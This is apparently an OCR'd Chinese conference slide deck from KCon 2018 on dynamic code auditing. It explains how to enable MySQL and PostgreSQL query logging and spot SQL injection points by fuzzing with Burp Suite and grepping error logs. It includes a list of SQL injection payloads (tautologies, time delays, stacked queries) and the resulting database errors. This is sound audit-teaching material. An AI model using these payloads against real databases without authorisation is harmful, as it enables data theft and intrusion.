


2018

YOUR COMOANYS NAME

Python动态代码审计


演讲人：聂心明

自我介绍

- 亚信安全软件工程师
- n0tr00t团队成员
- 个人博客：https://blog.csdn.net/niexinming
- 个人github地址：https://github.com/niexinming

为什么会想到动态代码审计?

- 大型项目，代码结构复杂
- 有些危险的功能隐藏较深（危险的定时计划任务、sqlite数据库任意创建导致任意文件覆盖……）
- 提高效率



KCon

目录

CONTENTS

KCon

常规Web代码审计的准备工作有哪些？

- 准备好代码运行环境
- IDE或者编辑器
- 各种调试工具（xdebug）
- Burp Suite
- 浏览器的各种插件（hackbar、modify headers……）
- 打开数据库的general log

PART
01

数据库日志

如何打开数据库的general log

Mysql：


```
set global general_log_file=‘’;
set global general_log=on;
```

PostgreSQL：

编辑： postgresql.conf

```
log_directory = 'pg_log'
log_filename = 'postgresql-%Y-%m-%d_%H%M%S.log'
log_statement = ‘all’
……
```

发送一些包含sql注入的畸形数据



Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
1	'	500	☐	☐	452
2	a' or 1=1--	500	☐	☐	452
3	"a"" or 1=1--"	500	☐	☐	452
4	or a = a	500	☐	☐	452
5	a' or 'a' = 'a	500	☐	☐	452
6	1 or 1=1	500	☐	☐	452
7	a' waitfor delay '0:0:10'--	500	☐	☐	452
8	1 waitfor delay '0:0:10'--	500	☐	☐	452
9	declare @q nvarchar (200) sele...	500	☐	☐	452
10	declare @s varchar(200) select ...	500	☐	☐	452
11	declare @q nvarchar (200) 0x73...	500	☐	☐	452
12	declare @s varchar (200) select...	500	☐	☐	452
13	a'	500	☐	☐	452


KCon

利用Linux的grep指令做一下过滤



```
h11p@h11p-virtual-machine:~$ tail -f /var/log/postgresql/postgresql-9.5-main.log | grep ERROR
2018-08-17 15:39:48 CST [27841-2] h11p@TDADB ERROR:  syntax error at or near ""a"" or 3=3--"" at character 1
2018-08-17 15:39:48 CST [27842-2] h11p@TDADB ERROR:  unterminated quoted string at or near "' or 3=3" at character 1
2018-08-17 15:39:48 CST [27843-2] h11p@TDADB ERROR:  syntax error at or near "�" at character 1
2018-08-17 15:42:03 CST [27868-2] h11p@TDADB ERROR:  unterminated quoted string at or near "'" at character 1
2018-08-17 15:42:03 CST [27869-2] h11p@TDADB ERROR:  syntax error at or near "a" at character 1
2018-08-17 15:42:03 CST [27870-2] h11p@TDADB ERROR:  syntax error at or near ""a"" or 1=1--"" at character 1
2018-08-17 15:42:03 CST [27871-2] h11p@TDADB ERROR:  syntax error at or near "or" at character 2
2018-08-17 15:42:03 CST [27872-2] h11p@TDADB ERROR:  syntax error at or near "a" at character 1
2018-08-17 15:42:03 CST [27873-2] h11p@TDADB ERROR:  syntax error at or near "1" at character 1
2018-08-17 15:42:04 CST [27874-2] h11p@TDADB ERROR:  syntax error at or near "a" at character 1
2018-08-17 15:42:04 CST [27875-2] h11p@TDADB ERROR:  syntax error at or near "1" at character 1
2018-08-17 15:42:04 CST [27876-2] h11p@TDADB ERROR:  syntax error at or near "@" at character 9
2018-08-17 15:42:04 CST [27877-2] h11p@TDADB ERROR:  syntax error at or near "@" at character 9
2018-08-17 15:42:04 CST [27878-2] h11p@TDADB ERROR:  syntax error at or near "@" at character 9
2018-08-17 15:42:04 CST [27879-2] h11p@TDADB ERROR:  syntax error at or near "@" at character 9
2018-08-17 15:42:04 CST [27880-2] h11p@TDADB ERROR:  syntax error at or near "a" at character 1
2018-08-17 15:42:04 CST [27881-2] h11p@TDADB ERROR:  syntax error at or near "?" at character 1
2018-08-17 15:42:04 CST [27882-2] h11p@TDADB ERROR:  unterminated quoted string at or near "' or 1=1" at character 1
2018-08-17 15:42:04 CST [27883-2] h11p@TDADB ERROR:  syntax error at or near "�" at character 1
2018-08-17 15:42:04 CST [27884-2] h11p@TDADB ERROR:  unterminated hexadecimal string literal at or near "x' AND userid
2018-08-17 15:42:04 CST [27885-2] h11p@TDADB ERROR:  unterminated hexadecimal string literal at or near "x' AND email
2018-08-17 15:42:04 CST [27886-2] h11p@TDADB ERROR:  syntax error at or near "anything" at character 1
2018-08-17 15:42:04 CST [27887-2] h11p@TDADB ERROR:  unterminated hexadecimal string literal at or near "x' AND 1=(SEL
2018-08-17 15:42:04 CST [27888-2] h11p@TDADB ERROR:  unterminated hexadecimal string literal at or near "x' AND member
2018-08-17 15:42:04 CST [27889-2] h11p@TDADB ERROR:  syntax error at or near "x' OR full_name LIKE '" at character 1
2018-08-17 15:42:04 CST [27890-2] h11p@TDADB ERROR:  syntax error at or near "23" at character 1
```

